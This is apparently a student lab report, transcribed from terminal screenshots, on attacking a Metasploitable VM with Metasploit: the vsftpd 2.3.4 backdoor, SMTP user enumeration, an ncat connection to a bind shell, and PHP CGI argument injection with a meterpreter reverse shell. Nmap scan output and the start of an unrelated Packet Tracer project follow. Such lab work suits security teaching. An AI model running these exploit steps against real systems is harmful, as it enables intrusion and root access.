# msfconsole
[*] Starting the Metasploit Framework console ... \
[!] Metasploit Framework v6.3.4-dev
[!] Exploit development environment
[!] Auxiliary and post modules
[!] Payloads and encoders
[!] Nops and evasion techniques
[!] Metasploit tip: Metasploit can be configured at startup, see

+ -- =[ metasploit v6.3.4-dev ] =
+ -- =[ 2294 exploits - 1201 auxiliary - 409 post ] =
+ -- =[ 968 payloads - 45 encoders - 11 nops ] =
+ -- =[ 9 evasion ] =
```

Step 7: Search for vsftpd 2.3.4 to display the matching modules.

```
root@kali: /home/aman
File Actions Edit View Help

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 > search vsftpd 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name  Current Setting  Required  Description
-  --
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           21         yes        The target port (TCP)
```

Step 8: Use exploit/unix/ftp/vsftpd_234_backdoor and after that set RHOSTS to the IPaddress of the metasploit and set the payload to cmd/unix/interact and then exploit.

```
root@kali: /home/aman
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 0
rhosts => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.39
rhosts => 192.168.1.39
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
RHOSTS    192.168.1.39     yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21                  yes        The target port (TCP)

Payload options (cmd/unix/interact):
Name      Current Setting  Required  Description

Exploit target:
Id  Name
--  --
0   Automatic
```

```
root@kali: /home/aman
File Actions Edit View Help
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
#  Name          Disclosure Date  Rank   Check  Description
-  --           --            --       --      --
0  payload/cmd/unix/interact          normal  No      Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit


[*] 192.168.1.39:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.39:21 - USER: 331 Please specify the password.
[+] 192.168.1.39:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.39:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.37:34383 → 192.168.1.39:6200) at 2023-03-12 16:50:55 +0530
```

b) Exploiting Metasploit using SMTP

Repeat the first 4 steps of part (a)

Step 1: Type the command nmap -p 25 --script vuln "IPaddress of metasploit" to get the nmap of smtp.

Step 2: Type the command msfconsole to start the metasploit framework.



The screenshot shows a terminal window with the following content:

```
root@kali: /home/aman
File Actions Edit View Help
└─(root㉿kali)-[~/home/aman]
# nmap -p 25 --script vuln 192.168.1.39
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 17:14 IST
Nmap scan report for 192.168.1.39
Host is up (0.0012s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
MAC Address: 08:00:27:B3:C2:9D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 151.21 seconds

└─(root㉿kali)-[~/home/aman]
# msfconsole

[*] msf5 exploit(multi/handler) >
```

The terminal then displays a large amount of ASCII art, likely a logo or watermark, consisting of various symbols like 'd', '8', 'P', and 'b'.

Step 3: Search for "postfix smtpd" and then search for "smtp_enum" for the matching modules. Type use 0 and show options.

```

root@kali: /home/aman
File Actions Edit View Help

msf6 > search Postfix smtpd
[-] No results from search
msf6 > search smtp_enum

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  auxiliary/scanner/smtp/smtp_enum          normal        No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
=====
Name      Current Setting      Required  Description
RHOSTS                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      25                  yes       The target port (TCP)
THREADS    1                  yes       The number of concurrent threads (max one per host)
UNIXONLY   true               yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts
.

```

Step 4: Set rhosts to postfix smtpd and then to the respective IP address of the metasploit.

```

root@kali: /home/aman
File Actions Edit View Help
data/wordlists/unix_users.txt

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS Postfix smtpd
RHOSTS => Postfix smtpd
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.1.39
rhosts => 192.168.1.39
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
=====
Name      Current Setting      Required  Description
RHOSTS    192.168.1.39        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      25                  yes       The target port (TCP)
THREADS    1                  yes       The number of concurrent threads (max one per host)
UNIXONLY   true               yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts
.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.1.39:25      - 192.168.1.39:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)


```

Step 5: Then Finally run to perform the exploitation of smtp.

c) Exploiting Metasploit using Bind shell

Repeat the first 4 steps of part A

Step 1: Install the ncat command



```
root@kali:/home/aman
File Actions Edit View Help
(root@kali)-[~/home/aman]
# ncat 192.168.1.39 1524
Command 'ncat' not found, but can be installed with:
apt install ncat
Do you want to install it? (N/y)
apt install ncat
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  catfish dh-elpa-helper gir1.2-xfconf-0 libcfitsio9 libgdal31 libmpdec3 libnginx-mod-http-geoip
  libnginx-mod-http-image-filter libnginx-mod-http-xslt-filter libnginx-mod-mail libnginx-mod-stream
  libnginx-mod-stream-geoip libpoppler123 libprotobuf23 libpython3.10 libpython3.10-dev libpython3.10-minimal
  libpython3.10-stdlib libtiff5 libzxingcore1 nginx-common nginx-core python-pastedeploy-tpl python3-commonmark
  python3-speaklater python3.10 python3.10-dev python3.10-minimal ruby3.0 ruby3.0-dev ruby3.0-doc
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  ncat
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 477 kB of archives.
After this operation, 840 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/non-free amd64 ncat amd64 7.93+dfsg1-0kali2 [477 kB]
Fetched 477 kB in 1s (351 kB/s)
Selecting previously unselected package ncat.
(Reading database ... 420314 files and directories currently installed.)
Preparing to unpack .../ncat_7.93+dfsg1-0kali2_amd64.deb ...
Unpacking ncat (7.93+dfsg1-0kali2) ...
Setting up ncat (7.93+dfsg1-0kali2) ...
Processing triggers for man-db (2.11.2-1) ...
Processing triggers for kali-menu (2023.1.5) ...
```

Step 2: Type the command ncat "IPaddress of the metasploit" 1524 in order to obtain login and the password.

```
File Actions Edit View Help
└# ncat 192.168.1.39 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# pwd
/
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```

d) Exploiting Metasploit using HTTP

Repeat the first 4 steps of part A

Step 1: Search http scanner for the matching modules

root@kali: /home/aman

	Name	Disclosure Date	Rank	Check	Des
#	Name				
0	auxiliary/scanner/http/a10networks_ax_directory_traversal	2014-01-28	normal	No	A10 Networks AX Loadbalancer Directory Traversal
1	auxiliary/scanner/snmp/sbg6580_enum		normal	No	ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
2	auxiliary/scanner/http/wp_abandoned_cart_sql_injection	2020-11-05	normal	No	Abandoned Cart for WooCommerce SQLi Scanner
3	auxiliary/scanner/http/accellion_fta_statecode_file_read	2015-07-10	normal	No	Acellion FTA 'statecode' Cookie Arbitrary File Read
4	auxiliary/scanner/http/adobe_xml_inject		normal	No	Adobe XML External Entity Injection
5	auxiliary/scanner/http/advantech_webaccess_login		normal	No	Advantech WebAccess Login
6	auxiliary/scanner/http/allegro_rompager_misfortune_cookie	2014-12-17	normal	Yes	All Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
7	auxiliary/scanner/ftp/anonymous		normal	No	Anonymous FTP Access Detection
8	auxiliary/scanner/http/apache_userdir_enum		normal	No	Apache "mod_userdir" User Enumeration
9	auxiliary/scanner/http/apache_normalize_path	2021-05-10	normal	No	Apache 2.4.49/2.4.50 Traversal RCE scanner
10	auxiliary/scanner/http/apache_activemq_traversal		normal	No	Apache ActiveMQ Traversal

Step 2: Use auxiliary/scanner/http/http_version and show options for the same.

```
root@kali: /home/aman
File Actions Edit View Help

msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
Name      Current Setting  Required  Description
_____
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           80        yes       The target port (TCP)
SSL             false     no        Negotiate SSL/TLS for outgoing connections
THREADS         1         yes       The number of concurrent threads (max one per host)
VHOST         

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.1.39
rhosts => 192.168.1.39
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
Name      Current Setting  Required  Description
_____
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          192.168.1.39  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
```

Step 3: Then set RHOSTS for the respective IPaddress of the metasploit an show options.

Step 4: Run and then search for php 5.4.2.

```

root@kali: /home/aman
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.1.39:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
=====
#  Name
-  --
  0  exploit/multi/http/op5_license
  Command Execution
  1  exploit/multi/http/php_cgi_arg_injection
  2  exploit/windows/http/php_apache_request_headers_bof
      2 exploit/windows/http/php_apache_request_headers_bof  2012-05-08  normal  No  PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

```

Step 5: Use 1 and show options. Set Rhosts and show options for the final matching modules and finally exploit.

```

root@kali: /home/aman
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.1.39
rhosts => 192.168.1.39
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
=====
Name      Current Setting  Required  Description
PLESK    false            yes       Exploit Plesk
Proxies   no              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS   192.168.1.39    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html/basics/using-metasploit.html
RPORT     80              yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI          no       The URI to request (must be a CGI-handled PHP script)
URIENCODING  0           yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST      no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
LHOST    192.168.1.37    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

```

```
root@kali: /home/aman
File Actions Edit View Help
TARGETURI          no      The URI to request (must be a CGI-handled PHP script)
URIENCODING       0       Level of URI URIENCODING and padding (0 for minimum)
VHOST             no      HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
LHOST  192.168.1.37    yes      The listen address (an interface may be specified)
LPORT  4444            yes      The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.37:4444
[*] Sending stage (39927 bytes) to 192.168.1.39
[*] Meterpreter session 1 opened (192.168.1.37:4444 → 192.168.1.39:46695) at 2023-03-12 18:05:54 +0530
meterpreter > 
```

5. Perform Network scanning using following nmap commands:

a) nmap -p

```
root@kali: /home/aman
File Actions Edit View Help
└─(root㉿kali)-[/home/aman]
# nmap -p 21 192.168.1.39
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:14 IST
Nmap scan report for 192.168.1.39
Host is up (0.00044s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:B3:C2:9D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds

└─(root㉿kali)-[/home/aman]
# nmap -p http 192.168.1.39
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:15 IST
Nmap scan report for 192.168.1.39
Host is up (0.00059s latency).

PORT      STATE SERVICE
80/tcp    open  http
8008/tcp  closed http
MAC Address: 08:00:27:B3:C2:9D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
```

b) nmap -sV

```
root@kali: /home/aman
File Actions Edit View Help
└─(root㉿kali)-[~/home/aman]
└─# nmap -sV 192.168.1.39

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:15 IST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 18:15 (0:00:00 remaining)
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 65.22% done; ETC: 18:16 (0:00:07 remaining)
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.91% done; ETC: 18:18 (0:00:34 remaining)
Stats: 0:02:40 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.91% done; ETC: 18:19 (0:00:52 remaining)
Stats: 0:02:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.91% done; ETC: 18:19 (0:00:53 remaining)
Nmap scan report for 192.168.1.39
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:B3:C2:9D (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 194.22 seconds
```

c) nmap -sT

```
root@kali: /home/aman
File Actions Edit View Help

( root@kali )-[ /home/aman ]
# nmap -sT 192.168.1.39
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:20 IST
Nmap scan report for 192.168.1.39
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:B3:C2:9D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
```

d) nmap -O

```
root@kali: /home/aman
File Actions Edit View Help
└─(root㉿kali)-[/home/aman]
# nmap -O 192.168.1.39
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:21 IST
Nmap scan report for 192.168.1.39
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:B3:C2:9D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

e) nmap -A

```
root@kali: /home/aman
File Actions Edit View Help
( root@kali )-[ /home/aman ]
# nmap -A 192.168.1.39
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:22 IST
Stats: 0:03:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 18:25 (0:00:00 remaining)
Stats: 0:03:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.78% done; ETC: 18:26 (0:00:00 remaining)
Nmap scan report for 192.168.1.39
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to 192.168.1.37
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56cc (DSA)
|   2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet?
25/tcp    open  smtp?
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCED
BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
```

f) nmap -PT

```
root@kali: /home/aman
File Actions Edit View Help

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 321.94 seconds

└──(root㉿kali)-[~/home/aman]
# nmap -PT 192.168.1.39
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:27 IST
Nmap scan report for 192.168.1.39
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:B3:C2:9D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds

└──(root㉿kali)-[~/home/aman]
#
```

6. Networking project on Fire extinguisher using cisco packet tracer.

→Step 1: Plan the Network Topology

The first step is to plan the network topology that will be used for this project. This involves deciding on the devices that will be used, their placement, and how they will be connected. For this project, we will use two switches, two routers, two firewalls, multiple fire sensors, multiple extinguisher racks, and a control panel.

Step 2: Configure the Devices

Once the network topology has been planned, the next step is to configure the devices. This involves assigning IP addresses to each device, setting up routing protocols, configuring firewall rules, and setting up VLANs. In this project, we will use the Cisco Packet Tracer simulator to configure the devices.

Step 3: Add Fire Sensors and Extinguisher Racks

